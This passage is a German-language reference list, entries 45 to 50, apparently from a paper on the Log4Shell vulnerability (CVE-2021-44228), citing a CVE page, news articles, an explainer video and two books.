[45] Tenable. (2021, Dezember 10) „CVE-2021-44228“. Tenable® - The Cyber Exposure Company. https://www.tenable.com/cve/CVE-2021-44228 (Zugriff am 7. Januar 2022).

[46] T. Heeg. (2021, Dezember 12) „„Warnstufe Rot“: Die IT-Bedrohungslage ist extrem kritisch“. FAZ.NET. https://www.faz.net/aktuell/wirtschaft/kritische-bedrohungslage-bsi-gibt-warnstufe-rot-fuer-it-sicherheit-aus-17680727.html (Zugriff am 4. Januar 2022).

[47] The Morpheus Tutorials. (2021, Dezember 15). „Log4Shell: Wie funktioniert der Log4J Angriff?“ Zugriff am: 2. Januar 2022. [Online-Video]. Verfügbar unter: https://www.youtube.com/watch?v=ApMJY1xsZlY

[48] X. Shen. (2021, Dezember 23) „Alibaba vows to improve after reprimand for mishandling Log4j bug“. South China Morning Post. https://www.scmp.com/tech/big-tech/article/3160854/apache-log4j-bug-alibaba-cloud-vows-boost-compliance-after-chinese (Zugriff am 8. Januar 2022).

[49] Perry, J. S. (2009). Log4J. O'Reilly Media, Inc.

[50] Day, K. (2003). Inside the Security Mind: Making the Tough Decisions. Prentice Hall PTR.